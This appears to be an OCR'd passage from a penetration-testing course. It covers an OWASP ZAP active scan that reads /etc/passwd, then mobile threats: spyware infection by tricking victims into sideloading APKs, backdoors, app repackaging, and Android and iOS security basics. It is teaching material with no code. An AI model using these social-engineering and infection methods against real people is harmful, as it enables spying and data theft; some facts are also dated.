
https://t.me/learningnets




4. Choose Default policy then click OK
5. Click on automated scan


## Exercise 64: Start Website scan


6. To start scan, type the URL in the page




7. Then click Attack
8. The Attack will take some time to finish, the tool will first try to find all pages in the website then it will start attack based on the policy we used.
9. You can monitor the attack progress by clicking on the graph icon beside the progress status bar under active scan tap.

https://t.me/learningnets






## Exercise 65: Scan Analysis

When the scan finish, it will give a summary of found vulnerabilities in the page categorized based on the severity of the vulnerability as shown in the screenshot below:

10. The ZAP tool successfully discovered 13 red , 8 orange and 7 yellow  flags. clicking on the alerts will show the details of the alert

https://t.me/learningnets

and what information the tool was successful to get from the website, for example in the below screen shot, the tool was able to read /ect/passwd file




https://t.me/learningnets

# 16
# Mobile Phone Penetration Testing

In this section we will take brief look at the major threats which are present in current mobile devices with a focus on IOs and Android as these two accounts for 90% of the global mobile device market. This section will include the following topics:


- Mobile Phone attack victors.
- App stores
- Introduction to Android OS
- Introduction to Apple iOS
- Practical exercises about how to hack android devices


https://t.me/learningnets

# 16. Mobile phone penetration testing

## 16.1. Introduction

The Current global estimate of mobile devices is around 14 billion, with an estimated 3.5 billion users. The number of devices is anticipated to increase to 16.8 billion by the year 2023




.

With the world growing ever dependent on mobile services such as online banking, social media, ecommerce and more, the amount of sensitive data being transmitted is truly staggering. This mobile revolution has resulted in mobile security becoming the new front line of cyber security.

The concept of mobile security revolves around identifying the vulnerabilities within mobile devices, the possible ways these vulnerabilities can be exploited and how to protect against cybercriminals who may try to use these exploits.

In this section we will take brief look at the major threats which are present in current mobile devices with a focus on IOs and Android as these two accounts for 90% of the global mobile device market.

This section will include the following topics:

- Mobile Phone attack victors.
- App stores
- Introduction to Android OS
- Introduction to Apple iOS
- Practical exercises about how to hack android devices

## 16.2. Mobile phone attack vectors

Attack Vector is a method or technique that a hacker uses to gain access to

https://t.me/learningnets

another computing device or network to inject a “bad code” often called payload. This vector helps hackers to exploit system vulnerabilities. Many of these attack vectors take advantage of the human element as it is the weakest point of this system.
Mobile phones attack vectors are listed in the table below:

| | |
|---|---|
| **Malware** | Virus and Rootkit |
| | Application modification |
| | OS modification |
| **Data Exfiltration** | Data leaves the organization |
| | Print screen |
| | Copy to USB and backup loss |
| **Data Tampering** | Modification by another application |
| | Undetected tamper attempts |
| | Jail-broken devices |
| **Data Loss** | Device loss |
| | Unauthorized device access |
| | Application vulnerabilities |

## 16.3. Outcomes of attack vectors

- **Data Loss**: stored data in the mobile phone is lost and taken by the attacker.
- **Use of mobile resources**: attacker may install a bot software to attack other networks such as launching DDOS attack using the victim mobile phone.
- **Reputation loss:** The attacker may use the victim social networks accounts such as twitter, Facebook, or victim email to send fake

https://t.me/learningnets

messages to the victim friends and business partners or send threats to others which might damage the victim reputation.

- **Identity theft:** the attacker may use the victim data found in the mobile phone such as victim photos, name, address, credit card to fake victim identity.

## Mobile phone attack lifecycle

The mobile phone attack lifecycle starts with the infection phase then installation of a backdoor and data exfiltration.




### Device Infection

Device infection with spyware is performed differently for Android and iOS devices.

- **Android:** Victims are tricked to download an APK file from a third-party source generally using social engineering attack, the android feature to allow “Install unknown apps” must be turned on for external APK files to be installed. The attacker tricks the victim by offering for free an application that is not free in the Google play store, giving victim instruction to allow APK from unknown sources.
- **iOS:** iOS infection requires physical access to the mobile. Infecting the device can also be through exploiting a zero-day such as the JailbreakME exploit.

### Backdoor Installation

To install a backdoor requires administrator privileges by rooting Android devices and jailbreaking Apple devices. Despite device manufacturers placing rooting/jailbreaking detection mechanisms, mobile spyware can easily bypass them.

- **Android:** Rooting detection mechanisms do not apply to intentional rooting.
- **iOS:** The jailbreaking “community” is vociferous and

https://t.me/learningnets

motivated.

**Data Exfiltration**

Spyware sends mobile content such as encrypted emails and messages to the attacker servers in plain text. The spyware does not directly attack the secure container. It grabs the data at the point where the user pulls up data from the secure container to read it. At that stage, when the content is decrypted for the user's usage, the spyware takes controls of the content and sends it on.




## 16.5. App Stores

Google (Play store) and Apple (AppStore) are a centralized marketplace for authenticated developers to show and sell their mobile applications. The mobile applications developed by developers are submitted to these marketplaces making them available to millions of mobile users. If you are downloading the application from an official app store, then you can trust the application as the hosting store has vetted it. However, if you are downloading the application from a third-party app store, then there is a possibility of downloading malware along with the application because third-party app stores do not vet the apps.
The attacker downloads a legitimate mobile app such as a game and

https://t.me/learningnets

repackages it with malware or backdoor and uploads the mobile apps to a third-party application store from where the end users download this malicious gaming application, believing it to be genuine. As a result, the malware gathers and sends user credentials such as call logs, photo, videos, and sensitive docs to the attacker without the user's knowledge. The backdoor will enable the attacker to upload more malicious software to victim machine and use it to attack other devices and networks.

## 16.6. Introduction Android OS

Android OS is developed by Google for mobile devices with processing capabilities for smartphones and tablets. Its kernel is based on Linux and installed applications run in a sandbox.

**Sandbox**

Android provides layer of protection because it does not give one application access to the resource of another application. This is known as the ‘sandbox’ where every application plays in its own sandbox and cannot use another application’s resources, Android does this by giving each application a unique user id (UID), the application will be running as a separate process with that UID. Only processes with the same UIDs can share resources which, as each ID is uniquely assigned, means that no other apps have permission.

This means that if an application attempts to do something it shouldn’t, like read the data from another application, or dial the phone (which is a separate application) then Android protects against this because the app doesn’t have the right privileges. Android antiviruses like Kaspersky, MacAfee, and AVG Technologies runs under sandbox also which lead to limit antivirus scanning environment.

**Permissions**

Because Android applications are sandboxed, they can access only their own files and any world-accessible resources on the device. Such a limited application would not be remarkably interesting though, and Android can grant additional, fine-grained access rights to applications to allow for richer functionality. Those access rights are called permissions, and they can control access to hardware devices, Internet connectivity, data, or OS services. Applications can request permissions by defining them in the AndroidManifest.xml file. At application install time, Android inspects the list of requested permissions and decides whether to grant them or not. Once

https://t.me/learningnets

granted, permissions cannot be revoked, and they are available to the application without any additional confirmation.
Additionally, for features such as private key or user account access, explicit user confirmation is required for each accessed object, even if the requesting application has been granted the corresponding permission. Some permission can only be granted to applications that are part of the Android OS, either because they are preinstalled or signed with the same key as the OS. Third-party applications can define custom permissions and define similar restrictions known as permission protection levels, thus restricting access to an app's services and resources to apps created by the same author.
Permission can be enforced at different levels. Requests to lower-level system resources, such as device files, are enforced by the Linux kernel by checking the UID or GID of the calling process against the resource's owner and access bits. When accessing higher-level Android components, enforcement is performed either by the Android OS or by each component (or both).

**How android Antivirus software works**

The primary job of many Android antivirus applications is to scan for applications from unofficial third parties and check against a known list of compromised applications. This is highly dependent on the antivirus application having an updated list of compromised apps. Android anti-malware also often looks for rooted devices. Users may root a phone to access features and information, bypass the sandboxing features that ask for access to contacts, texts and more, or to access new or custom ROMs.
Note that by default android devices does not allow installation of applications from unknown sources and the users must manually enable the device to allow installing application from unknown sources. Rooting android device is totally not recommended, and many android devices manufactures warn users if they root the device, they will lose device warranty.

**Google Play Protect**


Google Play Protect automatically scans all the apps on Android phones and works to prevent the installation of harmful apps, making it the most widely deployed mobile threat protection service in the world**.**

**Android Runtime ART**

Android Runtime ART is a process virtual machine to isolate each running application in android from the OS kernel and from other running

https://t.me/learningnets

application, ART Replaced Dlavik virtual machine runtime since Android 5 (Lollipop).





## 16.7. Android Authentication (screen lock)

Android screen lock uses four methods to secure android devices, Patterns, PIN code, Password and Biometrics (face recognition and fingerprint). Biometrics require setting PIN or a password.
Below some of the android screen lock characteristics:

https://t.me/learningnets

- Locking screen dependent in two factors PIN code (4 or more digits) or Password+ Device User ID (UID).
- The device user ID is a physical ID part of the device itself.
- Android mix the two to create a hash that used to allow access and used in device data encryption or had disk encryption.
- Offline brute force does not work with android phones because the phone PIN code must be used physically on the phone and cannot be used remotely.
- Android allow 5 consecutive wrong PIN code to be entered then it apply lock on the device for 30 seconds after each wrong PIN code entered for another 5 times then the Lock time increased to 5 minutes after each wrong PIN entered.
- Find my phone feature, if it is enabled it will allow the user to Erase the data on the device remotely when the device connected to the internet.





## 16.8. Introduction to Apple iOS

iOS (formerly iPhone OS) is a mobile operating system created and developed by Apple Inc. exclusively for its hardware. It is the operating system that powers many of the company's mobile devices, including the iPhone and iPod Touch; it also powered the iPad until the introduction of iPadOS, a derivative of iOS, in 2019. It is the world's second-most widely

https://t.me/learningnets

installed mobile operating system, after Android. It is the basis for three other operating systems made by Apple: iPadOS, tvOS, and watchOS. It is proprietary software, although some parts of it are open source under the Apple Public Source License and other licenses.
Unveiled in 2007 for the first-generation iPhone, iOS has since been extended to support other Apple devices such as the iPod Touch (September 2007) and the iPad (January 2010). As of March 2018, Apple's App Store contains more than 2.1 million iOS applications.
Major versions of iOS are released annually. The current stable version, iOS 14, was released to the public on September 16, 2020.It brought many user interface changes, including the ability to place widgets on the home screen, a compact UI for both Siri and phone calls, and the ability to change both the default web browser and email apps.

https://t.me/learningnets




**Applications**

iOS devices come with preinstalled Apple apps including Email, Apple Maps, TV, FaceTime, Podcast, Wallet, Health, and many more. Applications ("apps") are the most general form of application software that can be installed on iOS. They are downloaded from the official catalog of the App Store digital store, where apps are subjected to security checks before being made available to users. IOS applications can also be installed directly from an IPA file provided by the software distributor, via unofficial ways.

https://t.me/learningnets

They are written using iOS Software Development Kit (SDK) and, often, combined with Xcode, using officially supported programming languages, including Swift and Objective-C. Other companies have also created tools that allow for the development of native iOS apps using their respective programming languages.
The SDK includes an inclusive set of development tools, including an audio mixer and an iPhone simulator. It is a free download for Mac users. It is not available for Microsoft Windows PCs. To test the application, get technical support, and distribute applications through App Store, developers are required to subscribe to the Apple Developer Program.

**IPA files**
IPA files are similar to android APK files, executable files that can run application in iPhone from outside the app store and there are many ways to install the files into the iPhone such as through a PC using program called Cydia Impactor or over the air using a website. iOS using sandbox method to isolate apps so if the iPhone is not jailbroken the application will be extremely limited.

